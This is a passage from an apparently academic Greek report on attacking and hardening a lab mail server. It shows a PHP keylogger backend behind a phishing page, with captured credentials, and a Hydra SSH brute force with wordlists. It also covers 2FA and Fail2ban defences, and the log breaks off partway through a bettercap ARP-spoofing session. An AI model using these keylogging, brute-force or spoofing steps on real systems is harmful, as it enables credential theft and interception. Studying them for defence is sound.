
```

1 <?php
2 // (A) OPEN KEYLOG FILE, APPEND MODE
3 $file = fopen("keylog.txt", "a+");
4
5 // (B) SAVE KEYSTROKES
6 $keys = json_decode($_POST['keys']);
7 foreach ($keys as $k=>$v) { fwrite($file, $v . PHP_EOL); }
8
9 // (C) CLOSE & END
10 fclose($file);
11 echo "OK";

```

Εικόνα 2.3 PHP - JavaScript Keylogger Code


Έχοντας ολοκληρώσει το στήσιμο της phishing page περιμένουμε το θύμα να εισέλθει στον σύνδεσμο που του έχουμε αποστείλει ώστε να υποκλέψουμε τα login credentials του.



Εικόνα 2.4 Phishing Page

Η Εικόνα 2.4 παρουσιάζει την phishing page που έχουμε δημιουργήσει στην οποία υπάρχουν κάποιες στοιχειώδες διαφορές στην εμφάνιση της συγκριτικά με την αυθεντική σελίδα. Την στιγμή οπου το θύμα συμπληρώνει τα στοιχεία του για να εισέλθει στον λογαριασμό του παρατηρούμε ότι στην κίνηση του δικτύου με το πάτημα κάθε πλήκτρου τρέχει το javascript

πρόγραμμα (keylogger.js) το οποίο στέλνει το πλήκτρο αυτό μέσω μιας POST μεθόδου στο keylog.php. Το οποίο είναι υπεύθυνο για την αποθήκευση των στοιχείων του θύματος στο αρχείο που έχουμε δηλώσει.



```
kali@kali: /var/www/html
File Actions Edit View Help
kali@kali:/var/www/html$ cat keylog.txt
a
d
m
i
n
Shift
@
u
n
i
p
i
.
c
o
m
u
n
i
p
i
```

Εικόνα 2.5 Stolen User's Credentials

Στην Εικόνα 2.5 παρουσιάζονται αναλυτικά τα στοιχεία του θύματος που υποκλάπηκαν τα οποία είναι: Email: admin@unipi.com και Password: **unipi**

2.2.1 Secure User Login (Two Factor Authentication)


Ο έλεγχος ταυτότητας δύο παραγόντων είναι ένα επιπλέον επίπεδο ασφάλειας που χρησιμοποιείται για να διασφαλιστεί ότι κάποιος που προσπαθεί να αποκτήσει πρόσβαση σε έναν διαδικτυακό λογαριασμό είναι αυτός που λέει ότι είναι. Αρχικά, ο χρήστης θα εισαγάγει το όνομα χρήστη και τον κωδικό πρόσβασής του. Στη συνέχεια, θα πρέπει να παρέχουν μια άλλη πληροφορία αντί για άμεση πρόσβαση. Ο δεύτερος παράγοντας μπορεί να προέρχεται από μία από τις ακόλουθες κατηγορίες:

- Τι γνωρίζετε: Μπορεί να είναι ένας προσωπικός αριθμός αναγνώρισης (PIN), ένας κωδικός πρόσβασης, μια απάντηση σε μια "μυστική ερώτηση" ή ένα συγκεκριμένο μοτίβο πληκτρολόγησης.
- Κάτι που σας ανήκει: Ένα αντικείμενο που συνήθως, ένας χρήστης θα είχε στην κατοχή του, όπως πιστωτική κάρτα, smartphone ή μια μικρή hardware συσκευή.

- Ποιος είσαι: Αυτή η κατηγορία είναι πιο προηγμένη και μπορεί να περιλαμβάνει βιομετρικά μοτίβα δακτυλικών αποτυπωμάτων, σαρώσεις ίριδας ή φωνητικά αποτυπώματα

Με το two factor authentication, εξασφαλίζεται ότι μόνο με τον έναν παράγοντα δεν θα ξεκλειδώσει ο λογαριασμό του χρήστη. Έτσι, ακόμη και αν ο κωδικός του χρήστη να κλαπεί ή οι πιθανότητες κάποιος άλλος να έχει τις πληροφορίες δεύτερου παράγοντα του χρήστη είναι πολύ μικρές. Με την χρήση αυτής της μεθόδου, οι ιστοσελίδες και οι εφαρμογές κάνουν πιο ασφαλή και έγκυρη την ταυτοποίηση του χρήστη.(Twilio, 2021)


Για την υλοποίηση προσθέσαμε τον 2-step verification (OTP) κωδικό χρησιμοποιώντας ένα open-source plugin του roundcube https://github.com/alexandregz/twofactor_gauthenticator. Μετά την εγκατάσταση του ενεργοποιήσαμε το συγκεκριμένο plugin στο config.inc.php αρχείο του roundcube προσθέτοντας (\$config['plugins'] = array('twofactor_gauthenticator');)και πλέον ο κάθε χρήστης ξεχωριστά μπορεί να ενεργοποιήσει την ταυτοποίηση του με two factor authentication.




Εικόνα 2.6 Scanning QR Code

Ο κάθε χρήστης για να λαμβάνει τον OTP κωδικό κάθε φορά που θα θέλει να συνδεθεί στο email λογαριασμό του θα πρέπει να κατεβάσει το Google Authenticator app από το Android Store στο οποίο ανανεώνεται ο κωδικός κάθε 10 δευτερόλεπτα. Η διαδικασία για να προσθέσει

τον λογαριασμό του email του στο Google Authenticator app γίνεται μέσω του σκαναρίσματος ενός QR Code που παράγει το plugin κατά την διαδικασία ενεργοποίησης του 2FA(Εικόνα 2.6).



Εικόνα 2.7 OTP Code



Εικόνα 2.8 Login Using OTP code

Στην Εικόνα 2.8 παρατηρούμε τον επιτιθέμενο να προσπαθεί να εισέλθει στον λογαριασμό από τον οποίο είχε υποκλέψει τα login credentials από την phishing page αλλά να μην μπορεί να συνδεθεί στο λογαριασμό του θύματος διότι δεν γνωρίζει τον OTP κωδικό που υπάρχει στο κινητό τηλέφωνο του χρήστη.

2.3 SSH Brute Force Attack

Το SSH σημαίνει Secure Shell, είναι ένα πρωτόκολλο δικτύου που επιτρέπει την κρυπτογραφημένη επικοινωνία μέσω ενός μη ασφαλούς δικτύου. Αυτό αναπτύχθηκε ως εναλλακτική λύση για το Telnet, το οποίο στέλνει πληροφορίες σε plaintext το οποίο είναι ξεκάθαρο πρόβλημα, ειδικά όταν πρόκειται για κωδικούς πρόσβασης. Το πρωτόκολλο κρυπτογραφικού δικτύου SSH λειτουργεί ως client-server μοντέλο. Δηλαδή, ο client ξεκινά μια σύνδεση με τον server και η επικοινωνία πραγματοποιείται αφού πραγματοποιηθεί ο έλεγχος ταυτότητας.

Σε όλες τις σύγχρονες υποδομές πληροφορική παρατηρείται ότι χρησιμοποιείται το SSH πρωτόκολλο, και εξαιτίας αυτού, μπορεί να είναι ένας πολύτιμος φορέας επίθεσης για τους κακόβουλους χρήστες. Ένας από τους πιο γνωστούς τρόπους για να αποκτήσετε μη εξουσιοδοτημένη σύνδεση σε έναν server είναι με την brute-force επίθεση στα SSH credentials του server.


Για να επιτευχθεί όμως η συγκεκριμένη επίθεση, θα πρέπει να προσδιορίσουμε την κατάσταση της πόρτας στην οποία εκτελείται το SSH. Εκτελώντας μια απλή σάρωση με το εργαλείο Nmap μπορούμε να δούμε αν είναι ανοιχτή η πόρτα ή όχι.

```
kali@kali:~$ sudo nmap 192.168.1.5
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 12:21 EDT
Nmap scan report for test.com (192.168.1.5)
Host is up (0.00013s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
MAC Address: 00:0C:29:CB:0F:37 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
kali@kali:~$
```

Εικόνα 2.9 Mail Server Opened Ports

Έχοντας επιβεβαιώσει ότι η πόρτα 22 είναι ανοιχτή και η υπηρεσία SSH εκτελείται σε αυτήν μπορούμε να ξεκινήσουμε το brute-forcing. Θα ήταν χάσιμο χρόνου αν η πόρτα ήταν κλειστή ή δεν λειτουργούσε καθόλου η υπηρεσία SSH. Υπάρχουν διάφοροι τρόποι και εργαλεία με τα οποία μπορεί να εκτελεστεί η συγκεκριμένη επίθεση. Στην συγκεκριμένα εργασία η επίθεση υλοποιήθηκε με την χρήση του hydra tool. Το hydra είναι από τα πιο γνωστά και γρήγορα login cracker που υπάρχουν το οποίο υποστηρίζει πολλά πρωτοκολλά για επίθεση. Βασική προϋπόθεση πριν την εκτέλεση της εντολής ήταν να δημιουργήσουμε δυο λίστες οι οποίες θα περιέχουν πιθανά usernames και passwords του mail server.



```
kali@kali:~/Desktop$ hydra -L users.txt -P passwords.txt ssh://192.168.1.5 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-24 09:34:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 121 login tries (l:11/p:11), ~31 tries per task
[DATA] attacking ssh://192.168.1.5:22/
[STATUS] 82.00 tries/min, 82 tries in 00:01h, 39 to do in 00:01h, 4 active
[22][ssh] host: 192.168.1.5 login: ubuntu password: ubuntu
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-24 09:35:45
kali@kali:~/Desktop$
```

~/Desktop/users.txt - Mousepad

```
1 user
2 root
3 msfadmin
4 john
5 kepyes
6 fotis
7 admin
8 default
9 ubuntu
10 kali
11 adam
```

~/Desktop/passwords.txt - Mousepad

```
1 user
2 root
3 msfadmin
4 kepyes
5 fotis
6 admin
7 default
8 password
9 ubuntu
10 Password1
11 Password123
```

Εικόνα 2.10 Hydra SSH Brute Force

Υστερα από λίγα λεπτά το hydra κατάφερε να εκτελέσει επιτυχώς ένα login για το οποίο τύπωσε και με πιο έντονα γράμματα τα SSH credentials του mail server ώστε να μπορέσουμε να συνδεθούμε σε αυτόν (Εικόνα 2.10).

2.3.1 Secure SSH Connection (Fail2ban Framework)

Ένας mail server οποίος βρίσκεται στο διαδίκτυο είναι λογικό να έχει καθημερινά πολλές SSH brute force επιθέσεις, πολλές από τις οποίες θα είναι αυτοματοποιημένες. Μια πολύ καλή μέθοδος άμυνας είναι να εφαρμόσετε μια υπηρεσία όπως το Fail2ban, το DenyHosts ή το iptables για να αποκλείσετε τις προσπάθειες brute force σε επίπεδο κεντρικού υπολογιστή. Εμείς χρησιμοποιήσαμε το Fail2ban framework ώστε να επιτύχουμε μεγαλύτερη ασφάλεια στο κομμάτι των brute force επιθέσεων στο SSH service.

Το Fail2Ban έχει αναπτυχθεί σε γλώσσα προγραμματισμού Python και είναι ένα λογισμικό πρόληψης εισβολών που προστατεύει τους servers από brute force επιθέσεις. Πιο συγκεκριμένα λειτουργεί μέσω της παρακολούθησης συγκεκριμένων αρχείων καταγραφής όπως για παράδειγμα του /var/log/auth.log και πολλών άλλων. Τις περισσότερες φορές χρησιμοποιείται για τον αποκλεισμό επιλεγμένων διευθύνσεων IP που ανήκουν σε υπολογιστές που επιχειρούν να παραβιάσουν την ασφάλεια του συστήματος. Μπορεί να απαγορεύσει οποιαδήποτε διεύθυνση IP υπολογιστή που κάνει πάρα πολλές προσπάθειες σύνδεσης ή εκτελεί οποιαδήποτε άλλη ανεπιθύμητη κίνηση μέσα σε ένα χρονικό διάστημα που ορίζεται από τον διαχειριστή. Το Fail2Ban ρυθμίζεται συνήθως για να καταργήσει τον αποκλεισμό ενός αποκλεισμένου υπολογιστή εντός μιας ορισμένης περιόδου, έτσι ώστε να μην "κλειδώσει" τυχόν γνήσιες συνδέσεις που ενδέχεται να έχουν προσωρινά εσφαλμένη διαμόρφωση. Ωστόσο, ένας χρόνος απαγόρευσης πολλών λεπτών είναι συνήθως αρκετός για να σταματήσει μια σύνδεση δικτύου να πλημμυρίζει από κακόβουλες συνδέσεις, καθώς και να μειώσει την πιθανότητα επιτυχούς επίθεσης brute force. (Fail2Ban, 2016)

Για να προστατέψουμε τον mail server που έχουμε δημιουργήσει από brute force επιθέσεις δημιουργήσαμε ένα επιπλέον jail file (Hackersploit, 2021). Τα jail files είναι γενικά σαν τα configuration files με την διαφορά ότι περιέχουν διαφορά φίλτρα (π.χ. sshd) και διάφορες μεταβλητές για να προστατέψουν ένα σύστημα ή ένα service.



```
ubuntu@ubun2004: /etc/fail2ban
GNU nano 4.8                               jail.local
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 3600
```

Εικόνα 2.11 Fail2Ban Custom Jail File

Η εικόνα 2.11 παρουσιάζει το jail αρχείο που δημιουργήσαμε. Πιο αναλυτικά στο αρχείο αυτό δηλώσαμε ότι θέλουμε να προστατέψουμε το SSH service παρακολουθώντας τα αρχεία καταγραφής στην τοποθεσία /var/log/auth.log. Αν παρατηρήσει κάποια IP να προσπαθεί να συνδεθεί μέσω SSH και να πληκτρολογήσει λάθος τον κωδικό του πάνω από τρεις φορές τότε η συγκεκριμένη IP θα μπλοκάρει για 3600 δευτερόλεπτα και δεν θα μπορεί να συνδεθεί στον server μέχρι να περάσει το συγκεκριμένο χρονικό όριο.

Έχοντας ανανεώσει το fail2ban service θέλουμε να τρέξουμε την ίδια επίθεση που τρέξαμε προηγουμένως με το hydra tool ώστε να δούμε τα αποτελέσματα.

```
kali@kali:~/Desktop$ hydra -L users.txt -P passwords.txt ssh://192.168.1.5 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-15 07:22:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (1:4/p:4), ~4 tries per task
[DATA] attacking ssh://192.168.1.5:22/
[ERROR] could not connect to ssh://192.168.1.5:22 - Connection refused
```

Εικόνα 2.12 Blocking SSH Brute Force Attack

Η Εικόνα 2.12 μας δείχνει ότι δεν έγινε καμία πετυχημένη σύνδεση παρόλο που τα σωστά SSH credentials υπήρχαν μέσα σε αυτές τις λίστες. Έχοντας μόνο αποτυχημένες προσπάθειες σύνδεσης, τα SSH credentials δεν τυπωθήκαν στην οθόνη όπως είδαμε νωρίτερα και ο υπολογιστής από τον οποίο κάναμε την επίθεση 'αποκλείστηκε' και δεν έχει καθόλου πρόσβαση στην πόρτα που τρέχει το SSH service.

```
ubuntu@ubun2004:/etc/fail2ban$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 1
| |- Total failed: 9
| `-- File list: /var/log/auth.log
`- Actions
  |- Currently banned: 1
  |- Total banned: 1
  `-- Banned IP list: 192.168.1.11
ubuntu@ubun2004:/etc/fail2ban$
```

Εικόνα 2.13 Fail2ban Status

Το φίλτρο που δημιουργήσαμε στο fail2ban λειτούργησε επιτυχώς και καταμέτρησε την αποτυχημένες προσπάθειες σύνδεσης και μπλόκαρε την IP που εκτελούσε την brute force επίθεση για την επόμενη μια ώρα.

2.4 Man In The Middle Attack


Η επίθεση "Man in the Middle" (MITM) είναι ένας γενικός όρος για όταν ένας δράστης τοποθετείται σε μια συνομιλία μεταξύ ενός χρήστη και μιας εφαρμογής ή μεταξύ δυο χρηστών - είτε για να κρυφακούει είτε για να υποδυθεί ένα από τα δυο αυτά μέρη, κάνοντάς το να φαίνεται σαν μια κανονική ανταλλαγή πληροφοριών βρίσκεται σε εξέλιξη.(Chivers, 2020)

Οι πιο συνηθισμένοι στόχοι του επιτιθέμενου είναι να καταφέρει να κλέψει προσωπικές πληροφορίες, όπως διαπιστευτήρια σύνδεσης, στοιχεία λογαριασμού και αριθμούς πιστωτικών καρτών. Ο δικός μας στόχος είναι να καταφέρουμε να κλέψουμε πληροφορίες σχετικά με τα emails που στέλνει το θύμα.

Για την υλοποίηση της συγκεκριμένης επίθεσης χρησιμοποιήσαμε το εργαλείο 'bettercap'. Για να ξεκινήσουμε την επίθεση θα έπρεπε να βρούμε τον υπολογιστή του θύματος. Το bettercap μας δίνει την δυνατότητα να ενεργοποιήσουμε μια ρύθμιση του που λέγεται 'net.probe' ώστε να μπορέσουμε να δούμε ποιες συσκευές βρίσκονται συνδεδεμένες στο δίκτυο. Έχοντας καταλήξει στον υπολογιστή που θέλουμε να επιτεθούμε είναι η ώρα να ξεκινήσουμε μια ARP spoofing επίθεση εκτελώντας την εντολή (set arp.spoof.targets). Με την συγκεκριμένη επίθεση, μεταδίδοντας πλαστά πακέτα ARP, μπορούμε να μπερδέψουμε τον υπολογιστή του θυμιάματος ώστε να σταλούν τα πακέτα δεδομένων στον δικό μας υπολογιστή αντί για το router χωρίς να το αντιληφθεί.(Uradhyay, 2020) Επιπλέον, δηλώνουμε στο bettercap την τοποθεσία του αρχείου που θέλουμε να σώσουμε τα πακέτα που θα υποκλέψουμε (net.sniff.output) ώστε να μπορέσουμε να τα αναλύσουμε μέσω του Wireshark και τέλος ξεκινάμε την συλλογή των πακέτων με την εντολή net.sniff on.

```
192.168.1.0/24 > 192.168.1.111 > net.probe on
[11:49:35] [sys.log] [net.probe] starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.111 > [11:49:35] [sys.log] [net.probe] probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.111 > [11:49:35] [endpoint.new] endpoint 192.168.1.5 detected as 08:0c:29:cb:0f:37 (Vmware, Inc.).
192.168.1.0/24 > 192.168.1.111 > [11:49:35] [endpoint.new] endpoint 192.168.1.6 detected as 48:8d:5e:79:79:61 (Giga-Byte Technology Co., Ltd.).
192.168.1.0/24 > 192.168.1.111 > [11:49:35] [endpoint.new] endpoint 192.168.1.3 detected as 46:23:7c:ab:47:e5 (Beijing Xiaomi Mobile Software Co., Ltd).
192.168.1.0/24 > 192.168.1.111 > [11:49:35] [endpoint.new] endpoint 192.168.1.2 detected as 7c:d6:61:fd:25:df (Xiaomi Communications Co Ltd).
192.168.1.0/24 > 192.168.1.111 > [11:49:36] [endpoint.new] endpoint 192.168.1.4 detected as 5c:e5:0c:8e:90:58 (Beijing Xiaomi Mobile Software Co., Ltd).
192.168.1.0/24 > 192.168.1.111 > [11:49:36] [endpoint.new] endpoint 192.168.1.125 detected as 9a:de:88:3a:eb:2f (Giga-Byte Technology Co., Ltd.).
192.168.1.0/24 > 192.168.1.111 > help net.probe[11:49:38] [endpoint.new] endpoint 192.168.1.8 detected as 40:d7:83:05:3a:a1 (Huawei Technologies Co., Ltd).
192.168.1.0/24 > 192.168.1.111 > set arp.spoof.targets 192.168.1.6
192.168.1.0/24 > 192.168.1.111 > set net.sniff.output /home/kali/Desktop/testing.pcap
192.168.1.0/24 > 192.168.1.111 > net.sniff on
192.168.1.0/24 > 192.168.1.111 > [11:52:13] [net.sniff.dns] dns fe80::1 > fe80::564:778a:cc3b:c62 : e2c5.gcp.gvt2.com is 34.64.233.111
192.168.1.0/24 > 192.168.1.111 > [11:52:13] [net.sniff.https] https DESKTOP-SP0B568. > https://e2c5.gcp.gvt2.com
192.168.1.0/24 > 192.168.1.111 > [11:52:13] [net.sniff.https] https DESKTOP-SP0B568. > https://e2c5.gcp.gvt2.com
192.168.1.0/24 > 192.168.1.111 > [11:52:15] [net.sniff.dns] dns fe80::1 > fe80::564:778a:cc3b:c62 : ba0c05.gvt2.com is 172.217.16.131
192.168.1.0/24 > 192.168.1.111 > [11:52:15] [net.sniff.dns] dns fe80::1 > fe80::564:778a:cc3b:c62 : ba0c05.gvt2.com is 2a00:1450:4001:800:2003
